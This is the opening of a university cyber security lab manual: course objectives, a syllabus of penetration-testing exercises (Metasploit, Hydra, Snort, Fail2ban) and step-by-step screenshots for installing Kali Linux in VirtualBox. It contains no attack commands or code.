CCS340-Cyber Security Manual

Data and Information security (Ramco Institute of Technology)

CCS340 - CYBER SECURITY

LABORATORY

MASTER RECORD

B. Tech Artificial Intelligence and Data Science
III year /V semester
Regulation - 2021

Prepared By
Mr. M.V.Balaganesh , AP/IT

Department of Artificial Intelligence and Data Science

RAMCO INSTITUTE OF TECHNOLOGY

(Approved by AICTE, New Delhi & Affiliated to Anna University, Chennai)

Rajapalayam – 626 117

VISION AND MISSION

Vision of the Institute

To evolve as an Institute of international repute in offering high-quality technical education, Research and extension programmes in order to create knowledgeable, professionally competent and skilled Engineers and Technologists capable of working in multi-disciplinary environment to cater to the societal needs.

Mission of the Institute

To accomplish its unique vision, the Institute has a far-reaching mission that aims:

- To offer higher education in Engineering and Technology with highest level of quality, Professionalism and ethical standards
- To equip the students with up-to-date knowledge in cutting-edge technologies, wisdom, creativity and passion for innovation, and life-long learning skills
- To constantly motivate and involve the students and faculty members in the education process for continuously improving their performance to achieve excellence.

Vision of the Department

To impart international quality education, promote collaborative research and graduate industry-ready engineers in the domain of Artificial Intelligence and Data Science to serve the society.

Mission of the Department

Excel in Teaching-Learning process and collaborative Research by the use of modern infrastructure and innovative components.

Establish an Artificial Intelligence and Data Science based centre of excellence to prepare professional technocrats for solving interdisciplinary industry problems in various applications

Motivate students to emerge as entrepreneurs with leadership qualities in a societal centric programme to fulfil Industry and community needs with ethical standards

Program Educational Objectives (PEOs)

After successful completion of the degree, the students will be able to

PEO 1. Apply Artificial Intelligence and Data Science techniques with industrial standards and pioneering research to solve social and environment-related problems for making a sustainable ecosystem.

PEO 2. Excel with professional skills, fundamental knowledge, and advanced futuristic technologies to become Data Scientists, Data Analyst Managers, Data Science leaders AI Research Scientists, or Entrepreneurs.

PROGRAM OUTCOMES (POs)

Engineering Graduates will be able to:

Engineering knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

Problem analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

Conduct investigations of complex problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

Modern tool usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

Individual and team work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to ones own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

Life-long learning: Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

Program Specific Outcomes (PSOs)

PSO 1: To apply analytic technologies to arrive at actionable foresight, Insight, hindsight from data for solving business and engineering problems

PSO 2: To create, and apply the techniques of AI and Data Science to forecast future events in the domain of Healthcare, Education, and Agriculture, Manufacturing, Automation, Robotics, Transport, etc

PSO 3: To enrich the critical thinking skills in emerging technologies such as Hybrid Mobile application development, cloud technology stack, and cyber-physical systems with mathematical aid to foresee the research findings and provide the solutions

INSTRUCTIONS TO STUDENTS

- Students should wear Uniforms and Coats neatly during the lab session
- Students should maintain silence during lab hours; roaming around the lab during lab session is not permitted
- Programs should be written in the manual and well prepared for the current exercise before coming to the session
- Experiments should be completed within the Specified Lab Session
- Before Every Session, Last Session lab exercise & record should be completed and get it verified by the faculty
- In the Record Note, Flow Chart and Outputs should be written on the left side, while Aim, Algorithm & Result should be written on the right side.
- Programs (Printed)should be placed on the right side
- Marks for each lab exercise is awarded as follows:

Performance	25 Marks
Viva	10 Marks
Record	15 Marks
Total	**50 Marks**

SYLLABUS

CCS340 - CYBER SECURITY **L T P C**

2 0 2 3

OBJECTIVES:

The main objectives of this course are:

- To learn cybercrime and cyberlaw.
- To understand the cyber attacks and tools for mitigating them.
- To understand information gathering.
- To learn how to detect a cyber attack.
- To learn how to prevent a cyber attack

LIST OF EXPERIMENTS

1. Install Kali Linux on Virtual box
2. Explore Kali Linux and bash scripting
3. Perform open source intelligence gathering using Netcraft, Whois Lookups, DNS Reconnaissance, Harvester and Maltego
4. Understand the nmap command d and scan a target using nmap
5. Install metasploitable2 on the virtual box and search for unpatched vulnerabilities
6. Use Metasploit to exploit an unpatched vulnerability
7. Install Linux server on the virtual box and install ssh
8. Use Fail2banto scan log files and ban Ips that show the malicious signs
9. Launch brute-force attacks on the Linux server using Hydra.
10. Perform real-time network traffic analysis and data pocket logging using Snort

TOTAL: 30 PERIODS

COURSE OUTCOMES:

On successful completion of this course, the student will be able to

CO1: Explain the basics of cyber security, cyber crime and cyber law

CO2: Classify various types of attacks and learn the tools to launch the attacks

CO3 Apply various tools to perform information gathering

CO4: Apply intrusion techniques to detect intrusion

CO5: Apply intrusion prevention techniques to prevent intrusion

TEXTBOOKS

1. Anand Shinde, “Introduction to Cyber Security Guide to the World of Cyber Security”,

Notion Press, 2021 (Unit 1)
2. Nina Godbole, Sunit Belapure, “Cyber Security: Understanding Cyber Crimes, Computer Forensics and Legal Perspectives”, Wiley Publishers, 2011 (Unit 1)
3. https://owasp.org/www-project-top-ten/

REFERENCES

1. David Kim, Michael G. Solomon, “Fundamentals of Information Systems Security”, Jones & Bartlett Learning Publishers, 2013 (Unit 2)

2. Patrick Engebretson, “The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made easy”, Elsevier, 2011 (Unit 3)

3. Kimberly Graves, “CEH Official Certified Ethical hacker Review Guide”, Wiley Publishers, 2007 (Unit 3)

4. William Stallings, Lawrie Brown, “Computer Security Principles and Practice”, Third Edition, Pearson Education, 2015 (Units 4 and 5)

5. Georgia Weidman, “Penetration Testing: A Hands-On Introduction to Hacking”, No Starch Press, 2014 (Lab)

Department of Artificial Intelligence and Data Science

Academic Year: 2023- 2024 (Odd Semester)

Course Objectives and Outcomes

Degree, Semester& Branch: B.Tech Artificial Intelligence and Data Science

Semester : V

Course Code & Title : CCS340 CYBER SECURITY LABORATORY

COURSE OBJECTIVES:

The main objectives of this course are:

- To learn cybercrime and cyberlaw.
- To understand the cyber attacks and tools for mitigating them.
- To understand information gathering.
- To learn how to detect a cyber attack.
- To learn how to prevent a cyber attack

COURSE OUTCOMES (COs):

On successful completion of this course, the student will be able to

CO1: Explain the basics of cyber security, cyber crime and cyber law

CO2: Classify various types of attacks and learn the tools to launch the attacks

CO3 Apply various tools to perform information gathering

CO4: Apply intrusion techniques to detect intrusion

CO5: Apply intrusion prevention techniques to prevent intrusion

CO MAPPING

S. NO.	Name of the Lab Exercise	COs
1.	Install Kali Linux on Virtual box	CO2
2.	Explore Kali Linux and bash scripting	CO1
3.	Perform open source intelligence gathering using Netcraft, Whois Lookups, DNS Reconnaissance, Harvester and Maltego	CO3
4.	Understand the nmap command d and scan a target using nmap.	CO3
5.	Install metasploitable2 on the virtual box and search for unpatched vulnerabilities	CO2
6.	Use Metasploit to exploit an unpatched vulnerability	CO2
7.	Install Linux server on the virtual box and install ssh	CO1
8.	Use Fail2banto scan log files and ban Ips that show the malicious signs	CO4
9.	Launch brute-force attacks on the Linux server using Hydra.	CO2
10.	Perform real-time network traffic analysis and data pocket logging using Snort	CO5

Ex.No:1 Date:	Install Kali Linux on Virtual box


Aim:

To Install Kali Linux on Virtual Box


Procedure:

Step 1: Open the Virtual Box website. Go to https://www.virtualbox.org/ in your computer's Internet browser. This is the website from which you'll download the Virtual Box setup file.


Step 2: Install the Kali Linux ISO file in Google chrome




Step 3: Create a New Instances in the Virtual Box





Step 4: Select the Kali Linux ISO image files in the Storage




Step 5: Select the number of Processors and CPU's in the Network tab









Step 6: Start the Server and Choose the Kali Linux in Virtual Box





Step 7: Select a Language as ‘English’ and Click to ‘Continue’







Step 8: Enter the Host Name for the System and Click to ‘ Continue’ and set username and Password












Step 9: Finish the Installation and Click to ‘Continue’

